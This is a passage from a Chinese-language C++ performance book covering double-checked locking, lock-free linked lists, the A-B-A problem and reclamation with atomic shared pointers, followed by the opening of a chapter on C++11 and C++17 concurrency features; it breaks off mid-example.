這裡的問題是，多個線程可能會在設置等待標誌之前同時檢測內存不足的情況。然後，嘗試向數據結構中添加更多的內存，這通常會導致競爭（重新分配底層內存很少是線程安全的）。不過，有一種簡單的解決方案，稱為雙重檢查鎖，它同時使用互斥鎖（或另一個鎖）和原子標誌。如果標誌沒有設置，那麼一切正常，可以照常進行。如果設置標誌，則必須獲取鎖，並再次檢查該標誌：

```
1 std::atomic<int> wait; // 1 if managing memory
2 std::mutex lock;
3 while (wait == 1); // Memory allocation in progress
4 if ( ... out of memory ... ) {
5     std::lock_guard g(lock);
6     if ( ... out of memory ... ) { // We got here first!
7         wait = 1;
8         ... allocate more memory ...
9         wait = 0;
10    }
11 }
12 ... do the operation normally ...
```

第一次，檢查內存不足的情況，沒有任何鎖。速度很快，大多數時候，不會遇到內存不足。第二次，在鎖下檢查它，在鎖下可以保證一次只有一個線程在執行。多線程可能會檢測到內存不足，但第一個獲得鎖的線程是處理這種情況的線程，所有剩餘的線程都在等待鎖。當它們獲得鎖時，則進行第二次檢查（因此，雙重檢查鎖），發現內存充足。

這種方法可以泛化來處理罕見的特殊情況，但與其他代碼相比，以無鎖的方式實現這種情況要困難得多。某些情況下，甚至可能對空隊列的情況非常有用。如果兩個線程組不相互交互，那麼多個生產者或多個消費者的處理將需要原子遞增的索引。如果在特定的應用程序中，就能夠保證隊列很少（如果有的話）變成空，那麼可以選擇對於非空隊列來說非常快（無需等待）的實現，但如果隊列可能為空，則需要使用全局鎖。

好了，我們已經詳細地介紹了順序數據結構，接下來來研究一下節點數據結構。

7.5. 線程安全的鏈表

在已經瞭解過的順序數據結構中，數據都存儲在一個數組中（或者是一個由內存塊組成的數組）。現在將考慮一種不同類型的數據結構，其中數據是通過指針連接在一起的。最簡單的例子就是一個鏈表，其中每個元素都是單獨分配的，這裡的方法也適用於其他節點容器，如樹、圖或其他數據結構，其中每個元素都是單獨分配的，數據通過指針連接在一起。

先來看一個單鏈表，在 STL 中是 `std::forward_list`:




圖 7.24 - 帶有迭代器的單鏈表

因為每個元素都單獨分配，所以也可以單獨回收。輕量級分配器用於這些數據結構，其中內存在大塊中分配，這些大塊劃分為節點大小的片段。當一個節點釋放時，內存不會返回給操作系統，而是放在一個空閒列表中，以便應對下一次分配內存的請求。就我們的目的而言，內存直接從操作系統分配，還由專門的分配器處理，與我們的關係不大（後者通常更高效）。

併發程序中，鏈表的迭代器是一個挑戰。如圖 7.24，這些迭代器可以指向鏈表中的任何位置。如果有元素從鏈表中刪除，則希望它的內存能夠用於構造和插入另一個元素（如果不這樣做，並保持所有內存直到整個鏈表刪除，重複增加和刪除元素會浪費大量的內存）。但若有指向鏈表節點的迭代器，則不能刪除該節點。在單線程程序中也是如此，但是在併發程序中的管理通常要困難得多。對於可能使用多線程的迭代器，不能通過操作的執行流保證沒有迭代器指向要刪除的元素。本例中，需要迭代器來擴展所指向的鏈表節點的生命週期。當然，這是使用引用計數智能指針的工作，比如 `std::shared_ptr`。現在，假設鏈表中的所有指針，包括連接節點和迭代器中的指針，都是智能指針（`std::shared_ptr` 或類似的具有強線程安全保證的指針）。

就像處理順序數據結構一樣，對線程安全的數據結構的第一次嘗試應該是使用鎖保護實現。在確定需要之前，永遠不要設計無鎖數據結構。開發無鎖代碼可能很酷，但找到 Bug 會很困難。

這裡也需要重新設計部分接口，所有的操作都是事務性的。無論鏈表是否為空，`pop_front()` 都應該工作。然後，可以用鎖保護所有操作。對於 `push_front()` 和 `pop_front()` 這樣的操作，很可能類似於堆棧或隊列的性能。這份清單還列出了此前沒有面對過的挑戰。

首先，該鏈表支持任意位置插入。對於 `std::forward_list`，在迭代器指向的元素之後插入一個新元素可以使用 `inser_after()`。若同時在兩個線程上插入兩個元素，希望插入操作可以併發進行，除非這兩個位置非常接近，並且影響相同的節點，但不能用一個鎖來保護整個鏈表。

如果考慮長時間運行的操作，比如在鏈表中搜索具有所需值（或滿足其他條件）的元素，情況會更糟。整個搜索操作中，必須鎖定列表，因此在遍歷列表時不能向列表添加或刪除元素。若經常進行搜索，鏈表是不合適的數據結構，但樹和其他節點數據結構也有相同的問題。若需要遍歷數據結構的大部分，需要在整個操作期間持有鎖，從而阻塞所有其他線程訪問，甚至與當前操作無關的節點上的操作也會阻塞。

當然，如果從未遇到過這些問題，那麼就不必擔心這些問題。若鏈表僅從前後端訪問，那麼用一個鎖保護的列表可能就夠了。在設計併發數據結構時，不必要的通用性令人頭痛。不過這裡，只需要構建需要的內容即可。

大多數時候，節點數據結構並不僅僅是從端點訪問的，或者在樹或圖的情況下，實際上沒有任何端點。如果程序將大部分時間用於操作整個數據結構，那麼鎖定整個數據結構以便一次只有一個線程訪問的方式就無法接受。可以考慮的下一個方法是，分別鎖定每個節點。使用鏈表的情況下，可以向每個節點添加自旋鎖，並在需要更改節點時鎖定該節點。但這種方法遇到了所有基於鎖的解決方案的死敵：死鎖。任何需要操作多個節點的線程都必須獲得多個鎖。假設線程 A 持有節點 1 上的鎖，現在需要在節點 2 之後插入一個新節點，所以它也試圖獲得這個鎖。與此同時，線程 B 持有節點 2 上的鎖，它希望在節點 1 之後刪除節點，因此它試圖獲得該鎖，所以現在兩個線程會處於永遠等待的狀態。這個問題不可避免，因為有太多可以以任意順序獲取的鎖，除非對線程訪問鏈表的方式實施非常嚴格的限制（只持有一個鎖），然後就會面臨活鎖的風險，因為線程會不斷地釋放和重新獲取鎖。

如果需要一個鏈表或另一個節點數據結構來併發訪問，就必須想出一個無鎖的實現。無鎖實

現並不容易，更難以寫正確。更好的選擇是提出不需要線程安全節點數據結構的算法，這可以通過將全局數據結構的一部分複製到一個線程特定的結構中，然後由單個線程訪問。在計算結束時，來自所有線程的部分再次放在一起。有時，劃分數據結構更容易，這樣就不會併發訪問節點（例如，可以在一個線程上劃分圖並處理每個子圖，然後處理邊界節點）。但若需要線程安全的節點數據結構該怎麼辦？下一節將解釋其中的挑戰，並提供一些實現選項。

7.5.1 無鎖鏈表

無鎖鏈表或其他節點容器的基本思想非常簡單，基於使用比較-交換操作指向節點的指針。讓從更簡單的操作開始：插入。將描述在鏈表頭部進行插入操作，在其他節點之後的插入操作也是一樣的。




圖 7.25 - 在單鏈表頭部插入一個新節點

假設在圖 7.25a 所示的鏈表頭部插入一個新節點。第一步是讀取當前頭指針，即指向第一個節點的指針。然後用期望值創建新的節點，它的 `next` 指針與當前的頭指針相同，所以這個節點在當前第一個節點之前鏈接到鏈表中（圖 7.25b）。此時，新節點還不能被其他線程訪問，因此可以併發地訪問數據結構，最後執行 CAS。如果當前頭指針沒有改變，將用指向新節點的指針替換它（圖 7.25c）。如果頭指針不再具有第一次讀取時的值，則讀取新值，將其寫入新節點的下一個指針，並再次嘗試原子 CAS。

這是一個簡單可靠的算法。這是在前一章中看到的發佈協議的應用，新數據是在單線程上創建的，所以不用考慮線程安全（其他線程還不能訪問它）。作為最後的操作，線程通過原子性地更改可訪問所有數據的根指針（我們的例子中是鏈表頭）來發布數據。如果將新節點插入到另一個節點之後，將自動地更改該節點的 `next` 指針。唯一的區別是，多個線程可能試圖在同一時間發佈新的數據。為了避免數據競爭，必須使用比較和交換。

現在，考慮相反的操作，擦除鏈表的前端節點。這也是通過三個步驟完成的：




圖 7.26 - 單鏈表頭部的無鎖移除

讀取頭指針，使用它訪問鏈表的第一個節點，然後讀取它的 next 指針（圖 7.26a）。然後，將 next 指針的值原子地寫入頭指針中（圖 7.26b），但前提是頭指針沒有改變（CAS）。此時，其他線程訪問不能訪問前面的節點，這樣線程就擁有頭指針的原始值，並且可以使用它來刪除需要刪除的節點（圖 7.26c）。但是，當試圖將這兩種操作結合起來時，問題就出現了。

假設兩個線程同時對鏈表進行操作，線程 A 試圖刪除鏈表中的第一個節點。第一步是讀取頭指針和指向 next 節點的指針，這個指針即將成為鏈表的新頭，但是比較和交換還沒有發生。現在，這個頭節點是不變的，新頭節點是 (head')，它只存在於線程 A 的某個局部變量中。這個時刻如圖 7.27a 所示：




圖 7.27 - 單鏈表頭部的無鎖插入和移除

這時，線程 B 成功地刪除了鏈表的第一個節點。然後它還會刪除下一個節點，使鏈表保持圖 7.27b 所示的狀態（線程 A 沒有取得任何進展）。然後，線程 B 在鏈表的開頭插入一個新節點（圖 7.27c）。然而，由於兩個已刪除節點的內存釋放，因此節點 T4 的新分配重用了之前分配的內存，因此節點 T4 與原始節點 T1 擁有了相同的地址。只要刪除節點的內存可用於新的分配，這種情況就大概率會發生。事實上，大多數內存分配器更偏愛返回最近釋放的內存，前提是它還在 CPU 的緩存中。

現在，線程 A 終於再次運行了，要做的操作是比較和交換。如果頭指針自線程 A 上次讀取它後沒有改變，那麼新頭成為了現在的頭 (head')。但就線程 A 所見，頭指針的值仍然是相同的（它法觀察整個更改歷史記錄）。CAS 操作成功，新的頭指針現在指向節點 T2 以前所使用的內存，而節點 T4 不再可訪問（圖 7.27d）。自此，整個鏈表壞了。

這種故障在無鎖數據結構中非常常見，以至於擁有了一个術語：A-B-A 問題。這裡的 A 和 B 指的是內存位置，問題是數據結構中的某個指針將其值從 A 更改為 B，然後再返回 A。另一個線程只觀察初始值和最終值，根本看不到任何更改。比較和交換操作成功，開發者假定數據結構不變。但這個假設是不正確的，數據結構可以進行改變，但沒觀察到的指針的值的修改，其值就恢復到原來的狀態。

問題的根源在於，如果內存回收和分配，那麼內存中的指針或地址不能作為數據的唯一標識。這個問題有多種解決方案，都通過不同的方式完成了相同的事情。必須確保在讀取了一個將會比較-交換使用的指針時，在比較-交換完成之前（成功或不成功），該地址的內存不能釋放。如果內

存沒有釋放，那麼在同一個地址上就不會發生另一次內存分配，這樣就不會出現 A-B-A 問題。注意，釋放內存與刪除節點是不一樣的。當然，可以使節點不可訪問的數據結構的其餘部分（刪除節點），甚至可以為存儲在節點中的數據使用析構函數，但不釋放節點所佔用的內存。

通過延遲內存回收，出現了許多方法可以用來解決 A-B-A 問題。若知道算法在數據結構的生命週期內不會刪除很多節點，那麼可以將所有刪除的節點存放在一個延遲釋放的列表中，以便在刪除整個數據結構時刪除它們。這種方法更通用的版本可以描述為垃圾收集，所有釋放的內存先放到一個垃圾收集列表中。垃圾內存週期性地返回給主內存分配器，但是在垃圾收集期間，數據結構上的所有操作都會掛起。正在進行的操作必須在收集開始之前完成，所有新的操作都會阻塞，直到收集完成。這確保了沒有比較和交換操作，也可以跨越垃圾收集的間隔。因此，操作都不會回收內存。現在流行的 RCU(read-copy-update) 技術也是這種方法的一種變體。另一種常見的方法是使用風險指針。

本書中，將介紹另一種使用原子共享指針的方法 (`std::shared_ptr` 本身不是原子的，但該標準包含了對共享指針進行原子操作所需的必要函數，或者可以為應用程序編寫自定義函數，使其更快)。重新看一下圖 7.27b，現在所有的指針都是原子共享指針。只要有一個這樣的指針指向一個節點，該節點就不能釋放。在相同的事件序列中，線程 A 仍然擁有指向原始節點 T1 的舊頭指針，以及指向節點 T2 的新頭指針 `head'`。




圖 7.28 - 使用共享指針的單鏈表頭指針——無鎖插入和移除

線程 B 已經從鏈表中刪除了兩個節點（圖 7.28），但是內存還沒有釋放。不同於當前分配的所有節點的地址，新的節點 T4 在其他地址上分配。因此，當線程 A 繼續執行時，會發現新鏈表頭指針與舊頭指針的指向的值不同。比較-交換將失敗，線程 A 將再次嘗試操作。此時，將重新讀取頭指針（並獲取節點 T3 的地址）。因為它是指向節點 T1 的最後一個共享指針，所以頭指針的舊值現在沒有了，這個節點因為沒有更多的引用而刪除了。類似地，只要共享指針 `head'` 重置為新的預期值（節點 T3 的下一個指針），節點 T2 就會刪除。節點 T1 和 T2 都沒有指向它們的共享指針，因此它們最終也會刪除。

當然，這是在節點前插入的情況。為了允許在任何地方插入和刪除，必須將所有指向節點的指針轉換為共享指針。這包括所有節點的 `next` 指針，以及指向鏈表迭代器中隱藏的節點的指針。這樣的設計還有另一個優點：解決了鏈表遍歷（如搜索操作）與插入和刪除同時發生的問題。

如果在有指向該鏈表的迭代器時刪除了一個節點（圖 7.29），該節點仍然是已分配的，迭代器有效。即使刪除了下一個節點（T3），也不會釋放，因為有一個共享指針指向它（節點 T2 的下一個指針）。迭代器可以遍歷整個鏈表。




圖 7.29 - 使用原子共享指針的無鎖鏈表——線程安全的遍歷

當然，這個遍歷可能包括不再在鏈表中的節點，不需要再從鏈表的頭指針可達的節點開始了。併發數據結構的本質，討論當前內容沒有任何意義。瞭解鏈表內容的唯一方法是從鏈表頭遍歷到最後一個節點，但當迭代器到達鏈表末尾時，之前的節點可能已經改變，遍歷的結果不再是之前那個“鏈表”的結果。這種思維方式需要一些時間來適應。

這裡不打算展示無鎖鏈表與鎖保護鏈表的基準測試，因為這些基準測試必須基於特定的應用程序。如果只對鏈表頭節點的插入和刪除進行基準測試 (`push_front()` 和 `pop_front()`)，那麼由自旋鎖保護的鏈表將會更快 (原子共享指針並不便宜)。另一方面，如果對同步插入和搜索進行基準測試，則可以使無鎖鏈表的速度最快。遍歷包含 1M 個元素的鏈表時，鎖保護的鏈表一直處於鎖定狀態，而無鎖列表可以在每個線程上同時進行迭代，同時進行插入和刪除操作。無論原子指針有多慢，只要使無鎖鏈表足夠長就會快。這並不是毫無根據的觀察，應用程序可能需要執行一些操作，這些操作需要將鏈表鎖定很長時間，除非能夠以某種方式對鏈表進行分區，以避免死鎖。如果需要這樣做，那麼無鎖鏈表就是最快的。如果只需要迭代幾個元素，並且從不同時在許多不同的位置，那麼用鎖保護鏈表就可以了。

A-B-A 問題和解決方案不僅適用於鏈表，也適用於所有節點數據結構：雙鏈表、樹和圖。由多個指針鏈接的數據結構中，可能會遇到其他問題。首先，即使所有指針都是原子指針，一個接一個地更改兩個原子指針也不是一個原子操作。這將導致數據結構中的臨時不一致。期望從一個節點到下一個節點，然後返回到前一個節點，這樣就回到了原始節點。但在併發情況下，這並不總是正確的。如果在這個位置插入或刪除節點，其中一個指針可能會在另一個指針之前更新。第二個問題是特定於共享指針或其他使用引用計數的實現，若數據結構有指針循環，循環中的節點也不會刪除，即使沒有外部引用。最簡單的例子是雙鏈表，其中兩個相鄰的節點總是有指向彼此的指針。在單線程程序中，解決這個問題的方法是使用弱指針 (在雙鏈表中，所有的 `next` 指針都可以共享，所有的前一個指針都是弱指針)。這對於併發程序來說不是很好，關鍵是延遲內存回收，直到沒有更多的引用才進行，而弱指針不會這樣做。對於這些情況，可能需要額外的垃圾收集機制。在最後一個指向節點的外部指針刪除後，必須遍歷鏈接的節點，並檢查是否有外部指針指向它們 (可以通過檢查引用計數來做到)，沒有外部指針的鏈表可以安全刪除。對於這類數據結構，可以使用風險指針或顯式垃圾收集等替代方法。讀者可以參閱有關無鎖編程的書籍，以獲得關於這些方法的更多信息。

好了，現在可以結束對並行編程高性能數據結構的探索了。現在來總結一下了解到的知識。

7.6. 總結

設計併發數據結構是困難的，應該利用一切機會進行簡化。應用程序使用特定的數據結構，根據相應的限制，可以讓數據結構更簡單和更快。

首先，必須做出的決定是代碼的哪些部分需要線程安全，哪部分不需要。最好的解決方案是給每個線程自己的數據，單個線程使用的自己數據，根本不需要考慮線程安全的問題。當這沒辦法使用時，尋找其他特定於應用程序的限制，是否有多個線程修改特定的數據結構？如果只有一個寫線程，實現通常會更簡單。有什麼特定於應用程序的保證可以利用嗎？知道數據結構的最大尺寸嗎？是否需要同時從數據結構中刪除數據以及添加數據，或者可以及時分離這些操作？在一些數據結構不變的情況下，是否存在定義良好的時間段？如果是，則不需要任何同步來讀取。這些和許多其他特定於應用程序的限制，可以用來提高數據結構的性能。

第二個重要決策是，支持數據結構上的哪些操作？重申最後一段的另一種方法是實現最小化的必要接口。實現的接口必須是事務性的，每個操作都必須具有定義良好的數據結構狀態和行為。只有在數據結構處於某種狀態時才有效的操作，不能在併發程序中安全使用，除非使用客戶端將多個操作鎖定組合到一個事務中（在這種情況下，這些組合可能一開始就是一個操作）。

本章還介紹了幾種實現不同類型數據結構的方法，以及評估其性能的方法。最終，只有在實際應用的背景下，使用實際數據才能獲得準確的性能。然而，有用的近似基準測試，可以在開發和評估潛在的替代方案時節省大量時間。

7.7. 練習題

1. 為線程安全而設計的數據結構接口的關鍵特性是什麼？
2. 為什麼功能有限的數據結構往往比通用版本更高效？
3. 無鎖數據結構總是比基於鎖的數據結構快嗎？
4. 併發應用程序管理內存的挑戰有哪些？
5. A-B-A 問題是什麼？

第 8 章 C++ 中的併發

本章的目的是來聊聊 C++17 和 C++20 標準中添加到 C++ 的併發編程特性。雖然現在談論使用這些特性獲得最佳性能的實踐還為時過早，但可以瞭解它們的作用，以及編譯器當前的支持狀態。

本章將討論以下內容：

- C++11 將併發引入 C++
- C++17 中的並行 STL 算法
- C++20 中的協程

閱讀本章後，將瞭解 C++ 提供的幫助編寫併發程序的特性。本章並不打算成為 C++ 併發特性的手冊，而是對可用語言工具的概述，為進一步探索打好基礎。

8.1. 相關準備

如果想要嘗試最新 C++ 標準提供的語言特性，需要一個非常新的編譯器。對於某些功能，可能還要進行額外的工具安裝。我們將在描述相應的語言特性時提到相關的信息。

本章的源碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-Efficient-Programs/tree/master/Chapter08>。

8.2. C++11 的併發支持

C++11 之前，C++ 標準沒有併發。當然，開發者們早在 2011 年之前就用 C++ 編寫多線程和分佈式程序了。使 C++ 中使用併發的原因可能是編譯器作者進行了額外的限制和保證，通常是通過遵守 C++ 標準（對於該語言）和另一個標準（如 POSIX）來支持併發。

C++11 通過引入 C++ 內存模型，內存模型描述了線程如何通過內存進行交互。自此，C++ 第一次有了原生併發。內存模型的沒有副作用，因為新的 C++ 內存模型與大多數編譯器支持的內存模型非常相似。這些模型之間有一些細微的差別，新標準保證了這些差異的可移植性。

一些直接支持多線程的語言特性更有用。首先，標準引入了線程的概念。對於線程的行為，很少有明確的說明，但是大多數實現只是簡單地使用系統線程來支持 C++ 線程。在實現的最底層上這是沒問題的，但對於簡單的程序來說，這就不夠的。為程序必須執行的每個獨立任務創建一個新線程，就肯定會失敗。啟動新線程需要時間，而且很少有操作系統能夠有效地處理數百萬個線程。另一方面，對於開發線程調度器的開發者來說，C++ 線程接口沒有為線程行為提供足夠的控制（大多數線程屬性特定於操作系統）。

接下來，標準引入了幾個同步原語來控制對內存的併發訪問。標準提供了 `std::mutex`，通常使用常規的系統互斥鎖來實現。在 POSIX 平臺上，這通常是 POSIX 互斥鎖。標準提供了計時和遞歸互斥鎖（緊隨 POSIX）。為了簡化異常處理，應該避免直接鎖定和解鎖互斥對象，使用 RAII 模板 `std::lock_guard`。

為了安全鎖定多個互斥對象，避免死鎖的風險，標準提供了 `std::lock()`（雖然保證沒有死鎖，但使用的算法未指定，而且特定實現的性能差別很大）。另一個常用的同步原語是一個條件變

量 `std::condition_variable`，以及相應的等待和信號操作。這個功能也非常接近於 POSIX 相應的特性。

然後，支持底層的原子操作`std::atomic`、比較-交換之類的原子操作，以及內存序。我們已經在第 5 章，第 6 章和第 7 章，瞭解了它們的行為和應用。

最後，語言增加了對異步執行的支持，可以使用 `std::async` 异步調用函數（可能在另一個線程上）。雖然這可能支持併發編程，但該特性對於高性能應用幾乎完全沒用。大多數實現要麼提供非常有限的並行性，要麼在自己的線程上執行異步函數。大多數操作系統在創建和匯入線程時有相當大的開銷（我所見過的唯一一個使併發編程簡單到為每個任務啟動一個線程的操作系統是 AIX，如果需要的操作系統可能會啟用數百萬個線程。在其他操作系統上，這會造成混亂）。

總的來說，談到併發性時，C++11 在概念上是一個重大的進步，C++14 的改進集中在其他地方，所以在併發性方面沒有什麼值得注意的變化。然後，再瞭解一下 C++17 帶來了哪些新的特性。

8.3. C++17 的併發支持

C++17 帶來了重要修改和幾個與併發相關的調整，先讓快速討論一下後者。在 C++11 中引入的 `std::lock()` 現在有一個相應的 RAII 對象，`std::scoped_lock`。添加了共享互斥鎖 `std::shared_mutex` 或者稱為讀寫互斥鎖（同樣，匹配 POSIX 相應的特性）。只要線程不需要獨佔訪問鎖定的資源，這個互斥鎖允許多個線程同時進行操作。這樣的線程執行只讀操作，而寫線程需要獨佔訪問，因此稱為讀寫鎖。理論上講，這是一個聰明的想法，但大多數實現的性能都很糟糕。

值得注意的一個新特性，允許決定 L1 緩存的緩存行大小，`std::hardware_destructive_interference_size` 和 `std::hardware_constructive_interference_size`。這些常量有助於創建緩存優化的數據結構，避免錯誤共享。

現在來看看 C++17 的主要新特性——並行算法，STL 算法現在有了並行版本（總的來說，這組並行算法通常稱為並行 STL）。例如，下面是對 `std::for_each` 的使用：

```
1 std::vector<double> v;
2 ... add data to v ...
3 std::for_each(v.begin(), v.end(), [] (double& x){ ++x; });
```

在 C++17 中，可以讓標準庫在可用的處理器上並行執行：

```
1 std::vector<double> v;
2 ... add data to v ...
3 std::for_each(std::execution::par,
